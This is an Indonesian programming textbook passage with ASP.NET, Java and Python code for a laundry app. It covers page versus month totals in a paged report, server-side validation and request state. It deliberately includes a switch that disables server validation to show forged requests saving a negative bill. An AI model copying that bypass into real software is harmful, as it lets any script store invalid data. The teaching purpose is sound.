
> **SOAL.** The owner wants a report of the money received in a month, one row per day, one column per outlet and a total column, ten days per page. Below the rows, the grid must show totals. Which totals, and computed from what?
>
> *Dengan kata lain:* pemilik menginginkan laporan uang yang diterima dalam sebulan, satu baris per hari, satu kolom per gerai dan satu kolom total, sepuluh hari per halaman; di bawah baris-baris itu, *grid* harus menampilkan total. Total yang mana, dan dihitung dari apa?

Dengan bahasa kita sendiri. *Grid* yang dibagi halaman mengundang dua pertanyaan: "berapa pada hari-hari yang saya lihat?" dan "berapa dalam sebulan?" Bahayanya adalah *footer* yang menjawab pertanyaan pertama dengan label pertanyaan kedua.

Rancangan. Uang yang diterima pada hari d di gerai o adalah jumlah pembayaran pada hari itu untuk nota-nota gerai itu, $r_{d,o} = \sum$jumlah. Misalkan D_p hari-hari yang ditampilkan di halaman p dan D semua hari dalam bulan itu. Maka

$$\text{TotalHalaman}_o = \sum_{d \in D_p} r_{d,o} \qquad \text{TotalBulan}_o = \sum_{d \in D} r_{d,o} \tag{16.9}$$

dan keduanya sama hanya bila $D_p = D$. Laporan menampilkan kedua baris, masing-masing diberi label menurut apa yang dijumlahkannya. Total bulan dihitung dari semua hari, tidak pernah dari baris yang ada di layar. **Gambar 16.8** menggambarkan September 2026 dengan ketiga halamannya ditandai; total per halaman jelas berbeda, dan bersama-sama membentuk bulan itu.



Gambar 16.8 Uang yang diterima pada September 2026 per hari dan per gerai, dengan ketiga halaman laporannya. Ketiga total halaman berjumlah sama dengan total bulan, Rp 12.088.000.

Penyelesaian ASP.NET. **Kode 16.33** adalah *page model* untuk `/reports/revenue`. Bulannya diperiksa dengan sebuah pola (bulan yang tidak ada dijawab dengan 400, *Bad Request*); baris-barisnya berasal dari `RevenueByDay`, yang mengisi hari-hari tanpa pembayaran, sehingga setiap halaman mempunyai sepuluh hari (atau sisanya); dan baris *footer* adalah dua *record* `RevenueRow` yang dihitung oleh `Sum`: satu dari `Rows`, satu dari `all`.

Kode 16.33 `Reports/Revenue.cshtml.cs`: sepuluh hari per halaman, total halaman dan total bulan.

```
// Reports/Revenue.cshtml.cs - money received per day and outlet, ten days per page, with
two
// footer rows: the total of this page and the total of the whole month (Problem 16.8).
using System.Text.RegularExpressions;
using LaundryCounter.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Reports;

public class RevenueModel(ILaundryStore store) : PageModel
{
    public const int PageSize = 10;

    [BindProperty(SupportsGet = true)] public string Month { get; set; } = "2026-09";
    [BindProperty(SupportsGet = true, Name = "p")] public int PageNo { get; set; } = 1;

    public IReadOnlyList<RevenueRow> Rows { get; private set; } = [];
    public RevenueRow PageTotal { get; private set; } = null!;
    public RevenueRow MonthTotal { get; private set; } = null!;
    public int PageCount { get; private set; }

    public IActionResult OnGet()
    {
        if (!Regex.IsMatch(Month, @"^[0-9]{4}-(0[1-9]|1[0-2])$")) return BadRequest();
        IReadOnlyList<RevenueRow> all = store.RevenueByDay(Month);
        PageCount = (all.Count + PageSize - 1) / PageSize;
        PageNo = Math.Clamp(PageNo, 1, PageCount);
        Rows = all.Skip((PageNo - 1) * PageSize).Take(PageSize).ToList();
        PageTotal = Sum("Page total", Rows);
        MonthTotal = Sum("Month total", all);              // every day of the month, not
only this page
        return Page();
    }

    private static RevenueRow Sum(string label, IEnumerable<RevenueRow> rows) =>
        new(label, rows.Sum(r => r.O01), rows.Sum(r => r.O02), rows.Sum(r => r.O03));
}
```

Markup-nya menaruh kedua total di `<tfoot>`, bagian tabel HTML yang memang disediakan untuk *footer*, yang digambar tebal di atas abu-abu oleh *style sheet*; **Gambar 16.9** adalah halaman 3 sebagaimana dilihat pemilik.

Profitina Laundry Counter Price list Customers New bill Revenue Hendra Wijaya (owner) Log out

Money received, 2026-09

2026-09 Show

Day	O01 Rungkut	O02 Keputih	O03 Wiyung	Total
2026-09-21	Rp 120.000	Rp 84.000	Rp 343.000	Rp 547.000
2026-09-22	Rp 66.000	Rp 186.000	Rp 160.000	Rp 412.000
2026-09-23	Rp 264.000	Rp 0	Rp 77.000	Rp 341.000
2026-09-24	Rp 150.000	Rp 128.000	Rp 419.000	Rp 697.000
2026-09-25	Rp 304.000	Rp 158.000	Rp 223.000	Rp 685.000
2026-09-26	Rp 128.000	Rp 132.000	Rp 80.000	Rp 340.000
2026-09-27	Rp 379.000	Rp 144.000	Rp 116.000	Rp 639.000
2026-09-28	Rp 265.000	Rp 77.000	Rp 251.000	Rp 593.000
2026-09-29	Rp 18.000	Rp 40.000	Rp 17.000	Rp 75.000
2026-09-30	Rp 186.000	Rp 0	Rp 160.000	Rp 346.000
Page total	**Rp 1.880.000**	**Rp 949.000**	**Rp 1.846.000**	**Rp 4.675.000**
Month total	**Rp 4.088.000**	**Rp 3.837.000**	**Rp 4.163.000**	**Rp 12.088.000**

Page 1 Page 2 Page 3 of 3

Profitina Laundry, Surabaya. Sample data; every customer is fictitious.

Gambar 16.9 Laporan pendapatan, halaman 3 September 2026 (fitur F9). Dua baris *footer*, masing-masing menyatakan apa yang dijumlahkannya.

Program C#, Java, dan Python. **Kode 16.34** mencetak halaman yang sama sebagai teks dari lapisan data, dan memeriksa silang total bulan dengan satu agregat atas tabel `Payment`, `DataTable.Compute("SUM(amount)", filter)`, yang sama sekali tidak memakai *grid*. **Kode 16.35** dan **Kode 16.36** melakukan hal yang sama dalam SQL, dengan `GROUP BY` atas hari dan gerai serta `SELECT SUM(amount)` tersendiri untuk pemeriksaan silang.

Kode 16.34 `P168Revenue.cs`: halaman 3 laporan, kedua *footer*, dan satu pemeriksaan yang berdiri sendiri.

```
// P168Revenue.cs - Problem 16.8: a paged grid with a footer. Which total belongs in the
footer?
//   dotnet run -- 16.8 [page]           page 1, 2 or 3 of September 2026 (default 3)
//   dotnet run -- 16.8 [page] --wrong   the tempting footer: "month total" added up from
this page
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P168Revenue
{
    public static void Run(string dataDir, string[] args)
    {
        int pageNo = args.Length > 0 && int.TryParse(args[0], out int n) ? n : 3, size =
10;
        bool wrong = args.Contains("--wrong");
        var store = new DataSetStore(dataDir);
        IReadOnlyList<RevenueRow> all = store.RevenueByDay("2026-09");
        List<RevenueRow> page = all.Skip((pageNo - 1) * size).Take(size).ToList();

        Console.WriteLine($"{"Day",-12}{"O01",14}{"O02",14}{"O03",14}{"Total",14}");
        foreach (RevenueRow r in page) Print(r);
        Print(Sum("Page total", page));
        Print(Sum("Month total", wrong ? page : all));  // right: all the days, not the
ones on screen

        // A cross-check that does not use the grid at all: one aggregate over the Payment
table.
        DataTable payments = LaundryData.LoadCsv(Path.Combine(dataDir,
"csv")).Tables["Payment"]!;
        object sum = payments.Compute("SUM(amount)", "paid_at >= '2026-09-01' AND paid_at <
'2026-10-01'");
        Console.WriteLine($"Compute(SUM(amount)) over September:
{Fmt.Rupiah((decimal)sum)}");
    }

    private static RevenueRow Sum(string label, IEnumerable<RevenueRow> rows) =>
        new(label, rows.Sum(r => r.O01), rows.Sum(r => r.O02), rows.Sum(r => r.O03));

    private static void Print(RevenueRow r) =>
        Console.WriteLine($"{r.Day,-
12}{Fmt.Rupiah(r.O01),14}{Fmt.Rupiah(r.O02),14}{Fmt.Rupiah(r.O03),14}{Fmt.Rupiah(r.Total),1
4}");
}
```

Kode 16.35 `P168Revenue.java`: laporan yang sama dari SQL.

```
// P168Revenue.java - Problem 16.8: a paged grid with a footer. Which total belongs in the
footer?
// Compile: javac -d out P168Revenue.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P168Revenue [page] [--wrong]
import java.sql.*;
import java.text.NumberFormat;
import java.time.LocalDate;
import java.util.*;

public class P168Revenue {
    public static void main(String[] args) throws SQLException {
        boolean wrong = Arrays.asList(args).contains("--wrong");
        int page = args.length > 0 && args[0].matches("\\d+") ? Integer.parseInt(args[0]) :
3, size = 10;
        Map<String, Long> sums = new HashMap<>();
        long checkSum;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db"))
{
            try (ResultSet rs = c.createStatement().executeQuery("""
                    SELECT substr(p.paid_at, 1, 10), b.Outlet_id, SUM(p.amount)
                      FROM Payment p JOIN Bill b ON b.id = p.Bill_id
                     WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01'
                     GROUP BY 1, 2""")) {
                while (rs.next()) sums.put(rs.getString(1) + "/" + rs.getString(2),
rs.getLong(3));
            }
            try (ResultSet rs = c.createStatement().executeQuery(
                    "SELECT SUM(amount) FROM Payment WHERE paid_at >= '2026-09-01' AND
paid_at < '2026-10-01'")) {
                rs.next();
                checkSum = rs.getLong(1);
            }
        }
        List<long[]> days = new ArrayList<>();
        List<String> names = new ArrayList<>();
        for (LocalDate d = LocalDate.of(2026, 9, 1); d.getMonthValue() == 9; d =
d.plusDays(1)) {
            names.add(d.toString());
            days.add(new long[]{sums.getOrDefault(d + "/O01", 0L), sums.getOrDefault(d +
"/O02", 0L), sums.getOrDefault(d + "/O03", 0L)});
        }
        int from = (page - 1) * size, to = Math.min(from + size, days.size());
        System.out.printf("%-12s%14s%14s%14s%14s%n", "Day", "O01", "O02", "O03", "Total");
        long[] pageTotal = new long[3], monthTotal = new long[3];
        for (int i = 0; i < days.size(); i++) {
            boolean shown = i >= from && i < to;
            for (int k = 0; k < 3; k++) {
                if (shown) pageTotal[k] += days.get(i)[k];
                monthTotal[k] += days.get(i)[k];          // right: all the days, not the
ones on screen
            }
            if (shown) line(names.get(i), days.get(i));
        }
        line("Page total", pageTotal);
```

Kode 16.35 (Lanjutan) *P168Revenue.java: laporan yang sama dari SQL.*

```
        line("Month total", wrong ? pageTotal : monthTotal);
        System.out.println("SELECT SUM(amount) over September: " + rupiah(checkSum));
    }

    static String rupiah(long n) {
        return "Rp " + NumberFormat.getIntegerInstance(Locale.US).format(n).replace(',',
'.');
    }

    static void line(String label, long[] v) {
        System.out.printf("%-12s%14s%14s%14s%14s%n", label, rupiah(v[0]), rupiah(v[1]),
rupiah(v[2]), rupiah(v[0] + v[1] + v[2]));
    }
}
```

Kode 16.36 `p168_revenue.py`: laporan yang sama dalam Python.

```
# p168_revenue.py - Problem 16.8: a paged grid with a footer. Which total belongs in the
footer?
#     python p168_revenue.py [page]           page 1, 2 or 3 of September 2026 (default 3)
#     python p168_revenue.py [page] --wrong   the tempting footer: "month total" added up
from this page
import os
import sqlite3
import sys
from datetime import date, timedelta

HERE = os.path.dirname(os.path.abspath(__file__))
conn = sqlite3.connect(os.path.join(HERE, "..", "data", "laundry.db"))
args = [a for a in sys.argv[1:] if a != "--wrong"]
page, size, wrong = int(args[0]) if args else 3, 10, "--wrong" in sys.argv


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


# One row per day and outlet that had payments; the days without any are filled in below.
sums = {(d, o): a for d, o, a in conn.execute("""
    SELECT substr(p.paid_at, 1, 10), b.Outlet_id, SUM(p.amount)
      FROM Payment p JOIN Bill b ON b.id = p.Bill_id
     WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01'
     GROUP BY 1, 2""")}
days, d = [], date(2026, 9, 1)
while d.month == 9:
    days.append([d.isoformat()] + [sums.get((d.isoformat(), o), 0) for o in ("O01", "O02",
"O03")])
    d += timedelta(days=1)
shown = days[(page - 1) * size:page * size]


def line(r):
    print(f"{r[0]:<12}" + "".join(f"{rupiah(x):>14}" for x in (r[1], r[2], r[3], r[1] +
r[2] + r[3])))


def total(label, rows):
    return [label] + [sum(r[i] for r in rows) for i in (1, 2, 3)]


print(f"{'Day':<12}{'O01':>14}{'O02':>14}{'O03':>14}{'Total':>14}")
for r in shown:
    line(r)
line(total("Page total", shown))
line(total("Month total", shown if wrong else days))  # right: all the days, not the ones
on screen
one = conn.execute("SELECT SUM(amount) FROM Payment WHERE paid_at >= '2026-09-01' AND
paid_at < '2026-10-01'")
print(f"SELECT SUM(amount) over September: {rupiah(one.fetchone()[0])}")
```

Ketiganya mencetak halaman yang sama (ini keluaran C#):

```
Day                    O01           O02           O03          Total
2026-09-21      Rp 120.000     Rp 84.000    Rp 343.000    Rp 547.000
2026-09-22       Rp 66.000    Rp 186.000    Rp 160.000    Rp 412.000
2026-09-23      Rp 264.000          Rp 0     Rp 77.000    Rp 341.000
2026-09-24      Rp 150.000    Rp 128.000    Rp 419.000    Rp 697.000
2026-09-25      Rp 304.000    Rp 158.000    Rp 223.000    Rp 685.000
2026-09-26      Rp 128.000    Rp 132.000     Rp 80.000    Rp 340.000
2026-09-27      Rp 379.000    Rp 144.000    Rp 116.000    Rp 639.000
2026-09-28      Rp 265.000     Rp 77.000    Rp 251.000    Rp 593.000
2026-09-29       Rp 18.000     Rp 40.000     Rp 17.000     Rp 75.000
2026-09-30      Rp 186.000          Rp 0    Rp 160.000    Rp 346.000
Page total    Rp 1.880.000    Rp 949.000  Rp 1.846.000  Rp 4.675.000
Month total   Rp 4.088.000  Rp 3.837.000  Rp 4.163.000 Rp 12.088.000
Compute(SUM(amount)) over September: Rp 12.088.000
```

Periksalah aritmetika satu kolom dengan tangan, O02 di halaman 3: $84 + 186 + 0 + 128 + 158 + 132 + 144 + 77 + 40 + 0 = 949$ ribu rupiah, yaitu total halaman. Total bulan ketiga gerai, Rp 12.088.000, sama dengan `SUM(amount)` yang berdiri sendiri di baris terakhir, dan sama dengan jumlah ketiga total halaman pada **Gambar 16.8**.

Penyelesaian keliru yang menggoda. Jumlahkan baris-baris saat digambar, yang secara klasik dilakukan di *event* `RowDataBound` milik `GridView`. Dengan pembagian halaman, hanya baris halaman yang sedang tampil yang diikat, sehingga "total"-nya adalah total halaman dengan label lain. `--wrong` menghadirkannya kembali:

```
Day                    O01           O02           O03          Total
2026-09-21      Rp 120.000     Rp 84.000    Rp 343.000    Rp 547.000
2026-09-22       Rp 66.000    Rp 186.000    Rp 160.000    Rp 412.000
2026-09-23      Rp 264.000          Rp 0     Rp 77.000    Rp 341.000
2026-09-24      Rp 150.000    Rp 128.000    Rp 419.000    Rp 697.000
2026-09-25      Rp 304.000    Rp 158.000    Rp 223.000    Rp 685.000
2026-09-26      Rp 128.000    Rp 132.000     Rp 80.000    Rp 340.000
2026-09-27      Rp 379.000    Rp 144.000    Rp 116.000    Rp 639.000
2026-09-28      Rp 265.000     Rp 77.000    Rp 251.000    Rp 593.000
2026-09-29       Rp 18.000     Rp 40.000     Rp 17.000     Rp 75.000
2026-09-30      Rp 186.000          Rp 0    Rp 160.000    Rp 346.000
Page total    Rp 1.880.000    Rp 949.000  Rp 1.846.000  Rp 4.675.000
Month total   Rp 1.880.000    Rp 949.000  Rp 1.846.000  Rp 4.675.000
Compute(SUM(amount)) over September: Rp 12.088.000
```

"Total bulan" kini berbunyi Rp 4.675.000, kurang dari dua perlima kebenarannya, dan satu-satunya peringatan adalah pemeriksaan silang di baris terakhir, yang tidak dimiliki laporan biasa. Pemilik yang membacanya pada tanggal 30 akan memutuskan bahwa September adalah bencana.

> **UJI DIRI.** Pemilik meminta satu baris *footer* lagi: rata-rata uang yang diterima per hari. Atas hari-hari mana rata-rata itu harus diambil, dan berapa nilainya untuk September 2026?
>
> *Jawaban.* Atas semua hari dalam bulan itu, termasuk hari-hari tanpa pembayaran (itu hari-hari sungguhan ketika toko tidak menerima apa pun), dengan total bulan: $12{,}088{,}000/30 = 402{,}933$ rupiah per hari, dibulatkan ke bawah. Rata-rata atas hari-hari yang ditampilkan saja adalah rata-rata halaman, kesalahan yang sama seperti tadi; rata-rata atas hari-hari *yang ada* pembayarannya saja akan melebih-lebihkan hasil sehari yang biasa.

16.6 Soal Baru yang Dikerjakan: Validasi dan *State*

Bab 14 mengajarkan dua keluarga alat yang tampak tidak berhubungan padahal berhubungan: validator, yang memutuskan apakah sebuah permintaan boleh mengubah sesuatu, dan mekanisme *state*, yang memutuskan apa yang diingat *server* di antara permintaan. Keduanya soal

kepercayaan. Validator adalah *server* yang menolak memercayai masukan; mekanisme *state* adalah *server* yang memutuskan apa yang boleh dipercayakan untuk dibawa oleh peramban.

16.6.1 Soal 16.9 — Validasi yang tidak dapat dimatikan peramban

> **SOAL.** The new-bill form takes a customer id, a service, a quantity and a rack. Write every rule that the input must satisfy, have the browser check what it can for the cashier's convenience, and make sure that the server refuses anything that breaks a rule, with a message next to the field at fault, even when the browser's checks have been switched off.
>
> *Dengan kata lain:* formulir nota baru menerima id pelanggan, layanan, kuantitas, dan rak. Tulislah setiap aturan yang harus dipenuhi masukan itu, biarkan peramban memeriksa apa yang dapat diperiksanya demi kenyamanan kasir, dan pastikan *server* menolak apa pun yang melanggar aturan, dengan pesan di samping isian yang keliru, bahkan ketika pemeriksaan peramban telah dimatikan.

Dengan bahasa kita sendiri. Dua jenis pemeriksaan dengan dua tujuan yang berbeda. Pemeriksaan peramban (`required`, `min`, `max`, `pattern` di HTML) adalah kesopanan: menghemat satu perjalanan pulang-pergi bagi kasir. Pemeriksaan *server* adalah hukumnya: hanya pemeriksaan itulah yang berjalan untuk setiap permintaan, karena permintaan itu mungkin sama sekali tidak berasal dari formulir kita.

Rancangan. Tuliskan aturannya sebelum kode, berdasarkan data. Id pelanggan adalah `C` dan empat angka, dan harus milik pelanggan yang ada. Layanan harus ada. Kuantitas adalah bilangan bulat dari 1 sampai 100 (data contoh tidak pernah melebihi 12, jadi 100 memberi ruang tanpa menerima omong kosong). Rak adalah `A`, `B`, atau `C` dan nomor 01 sampai 20, karena itulah rak-rak di toko (`A01` sampai `C20` dalam data). Empat aturan menyangkut satu isian masing-masing; dua memerlukan data. Dalam ASP.NET Core, jenis pertama berupa *atribut* pada *property* sebuah *input model*, pewaris langsung kontrol validator Bab 14 sebagaimana diperlihatkan **Tabel 16.1**; jenis kedua berupa metode `IValidatableObject.Validate`, pewaris `CustomValidator`. *Model validation* menjalankan pemeriksaan atribut setiap *property* lebih dulu dan menjalankan `Validate` hanya bila semuanya lulus, sehingga kasir yang mengetik `Z99` tidak sekaligus mendapat pesan "there is no customer" yang membingungkan [2].

Penyelesaian ASP.NET. **Kode 16.37** adalah *input model*-nya, dan **Kode 16.38** *page model* yang memakainya.


Kode 16.37 `BillForm.cs`: setiap aturan nota baru, sebagai atribut (satu isian masing-masing) dan sebuah metode `Validate` (aturan yang memerlukan data).

```
// BillForm.cs - a new bill as the cashier's browser sends it, and every rule it must pass
on the
// server (Problem 16.9). The attributes are the RequiredFieldValidator, RangeValidator and
// RegularExpressionValidator of Web Forms; Validate is its CustomValidator.
using System.ComponentModel.DataAnnotations;
using LaundryCounter.Data;
using Microsoft.Extensions.DependencyInjection;

namespace LaundryCounter.Web;

public class BillForm : IValidatableObject
{
    [Required, RegularExpression(@"^C\d{4}$", ErrorMessage = "A customer id looks like
C0001."), Display(Name = "Customer id")]
    public string CustomerId { get; set; } = "";

    [Required, Display(Name = "Service")]
    public string ServiceId { get; set; } = "S0001";

    [Range(1, 100, ErrorMessage = "The quantity must be a whole number from 1 to 100."),
Display(Name = "Quantity")]
    public int Unit { get; set; } = 1;

    [Required, RegularExpression(@"^[A-Ca-c](0[1-9]|1[0-9]|20)$", ErrorMessage = "A rack is
A, B or C and a number 01 to 20, like A07.")]
    public string Rack { get; set; } = "";

    // Rules that need the data: does this customer exist, does this service exist?
    public IEnumerable<ValidationResult> Validate(ValidationContext context)
    {
        ILaundryStore store = context.GetRequiredService<ILaundryStore>();
        if (store.Customer(CustomerId) == null)
            yield return new ValidationResult($"There is no customer {CustomerId}.",
[nameof(CustomerId)]);
        if (!store.Services().Any(s => s.Id == ServiceId))
            yield return new ValidationResult($"There is no service {ServiceId}.",
[nameof(ServiceId)]);
    }
}
```

Kode 16.38 `Bills/New.cshtml.cs`: `ModelState.IsValid` yang memutuskan; penolakan dari lapisan data sendiri juga ditampilkan sebagai pesan.

```
// Bills/New.cshtml.cs - take in a new bill (F6), validated on the server (Problem 16.9).
using System.Data;
using System.Security.Claims;
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Bills;

public class NewModel(ILaundryStore store, ShopClock clock, TeachingSwitches teaching) :
PageModel
{
    [BindProperty] public BillForm Input { get; set; } = new();
    public IReadOnlyList<ServiceRow> Services { get; private set; } = [];

    public void OnGet(string? customer)
    {
        Services = store.Services();
        if (customer != null) Input.CustomerId = customer;
    }

    public IActionResult OnPost()
    {
        Services = store.Services();
        // Every rule of BillForm has been checked by now; the tempting mistake ignores the
verdict.
        if (!ModelState.IsValid && !teaching.ClientOnlyValidation) return Page();
        try
        {
            string id = store.NewBill(Input.CustomerId, Input.ServiceId, Input.Unit,
Input.Rack.ToUpperInvariant(),
                User.FindFirstValue(ClaimTypes.NameIdentifier) ?? "",
User.FindFirst("outlet")?.Value, clock.Now());
            TempData["Flash"] = $"Bill {id} created.";
            return Redirect($"/bills/{id}");
        }
        catch (Exception e) when (e is ArgumentException or DataException)
        {
            ModelState.AddModelError("", "The data layer refused the bill: " + e.Message);
            return Page();
        }
    }
}
```

Baris demi baris. Setiap atribut membawa pesannya sendiri, yang ditulis untuk kasir. Bila `abc` dikirim sebagai kuantitas, *model binding* mencatat galatnya sendiri ("The value 'abc' is not valid for Quantity"), yang juga dilihat oleh `ModelState.IsValid`. `Validate` menerima `ValidationContext` yang melaluinya ia dapat meminta layanan, di sini `ILaundryStore`, untuk memeriksa bahwa pelanggan dan layanan itu ada. Di `OnPost`, `if (!ModelState.IsValid ...) return Page();` adalah seluruh hukumnya: satu baris yang dilalui setiap permintaan. Blok `try` di sekitar `NewBill` adalah garis pertahanan kedua: bila lapisan data tetap menolak nota itu (pelanggan yang baru saja dihapus rekan kerja sedetik yang lalu, misalnya), eksepsinya menjadi pesan di halaman, bukan halaman galat. *Markup*-nya memberi peramban pemeriksaan kesopanannya, `min="1" max="100" required` dan sebuah `pattern`, dan mencetak setiap pesan *server* dengan `asp-validation-for`, di bawah isiannya. **Gambar 16.10** memperlihatkan halaman itu setelah pemeriksaan peramban dimatikan (satu baris di konsol peramban, `form.noValidate = true`) lalu kuantitas 0 dan rak `Z99` dikirim: *server* menjawab dengan kedua pesannya.



Gambar 16.10 Formulir nota baru setelah pemeriksaan peramban dimatikan: *server* menolak kedua isian, masing-masing dengan pesannya sendiri.

Penyelesaian Java dan Python. Baik *server* HTTP Java maupun Flask tidak mempunyai atribut untuk validasi, jadi aturannya berupa fungsi: `checkBill` dalam **Kode 16.15** dan `check_bill` dalam **Kode 16.16**. Keduanya mengembalikan peta dari nama isian ke pesan, padanan `ModelState`, dengan aturan dan pesan yang persis sama seperti **Kode 16.37**, dalam dua tahap yang sama: setiap isian sendiri-sendiri lebih dulu, dan hanya bila semuanya lulus, pemeriksaan ke basis data. Pemeriksaan C1 dan C2 dalam uji penerimaan (**Kode 16.22**) mengirim nota-nota buruk yang sama ke ketiga *server* dan mencari pesan-pesan yang sama.

Penyelesaian keliru yang menggoda. Percayai peramban. Formulirnya sudah berbunyi `min="1"` dan mempunyai `pattern` untuk rak, peramban kasir menolak nilai yang buruk bahkan sebelum dikirim, dan pengujian dengan tangan tidak pernah berhasil membawa nilai buruk ke *server*, jadi pemeriksaan *server* terasa berlebihan. Sakelar `Teaching:ClientOnlyValidation` membuangnya; `tests/tempting.py` lalu mengirim apa yang dapat dikirim skrip mana pun:

```
POST /bills/new with Unit=-5 and Rack=ZZ -> 302 /bills/B2954
  Charged Rp -40.000, paid Rp 0, balance Rp -40.000.
  rack ZZ
```

Sebuah nota minus lima kilogram tersimpan, menagih pelanggan minus empat puluh ribu rupiah, di rak yang tidak ada. Persamaan (16.1) menjalankan tugasnya dengan setia, atas omong kosong. Dengan pemeriksaan *server* terpasang, permintaan yang sama ditolak dengan kedua pesan pada **Gambar 16.10**:

```
POST /bills/new with Unit=-5 and Rack=ZZ -> 200
  refused: The quantity must be a whole number from 1 to 100.; A rack is A, B or C and a
number 01 to 20, like A07.
```

Bab 14 menegaskan hal yang sama untuk Web Forms: kontrol validator memeriksa di peramban bila bisa, tetapi halaman tetap harus menguji `Page.IsValid` di *server*, karena permintaan yang melewati peramban juga melewati validasinya.

> **UJI DIRI.** Aturan baru: layanan ekspres `S0002` hanya dijual untuk kuantitas sampai 10 kg, karena hanya satu mesin yang mengerjakan cucian ekspres. Di mana Anda menambahkan aturan itu, dan mengapa tidak sebagai atribut?

Jawaban. Di `BillForm.Validate` (serta di `checkBill` dan `check_bill`), sebagai `if (ServiceId == "S0002" && Unit > 10) yield return new ValidationResult("Express is limited to 10 kg.", [nameof(Unit)]);`. Sebuah atribut hanya melihat satu *property* pada satu waktu; aturan ini menghubungkan dua isian, layanan dan kuantitas, jadi tempatnya di metode yang melihat seluruh formulir, `CustomValidator`-nya Web Forms.


16.6.2 Soal 16.10 — Di mana setiap potong *state* tinggal?

SOAL. A cashier often returns to the bills she opened a moment ago. Show, at the top of every staff page, the last five bills *this* user has opened, newest first. Then list every piece of state the Laundry Counter keeps between requests, and justify where each one lives.

Dengan kata lain: seorang kasir sering kembali ke nota yang baru saja dibukanya. Tampilkan, di bagian atas setiap halaman staf, lima nota terakhir yang dibuka oleh pengguna *ini*, yang terbaru lebih dulu. Lalu daftarlah setiap potong *state* yang disimpan Laundry Counter di antara permintaan, dan jelaskan mengapa masing-masing tinggal di tempatnya.

Dengan bahasa kita sendiri. Fiturnya kecil; pertanyaan di baliknya adalah pertanyaan yang diajukan Bab 14 secara umum. HTTP melupakan segalanya di antara permintaan, jadi setiap nilai yang harus bertahan sampai permintaan berikutnya harus ditaruh di suatu tempat: di peramban (di alamat, di *hidden field*, di *cookie*) atau di *server* (di sesi, di memori yang dipakai bersama semua orang, di basis data). Setiap tempat mempunyai pemilik, umur, dan tingkat kepercayaan, dan setiap nilai mempunyai satu tempat yang tepat.

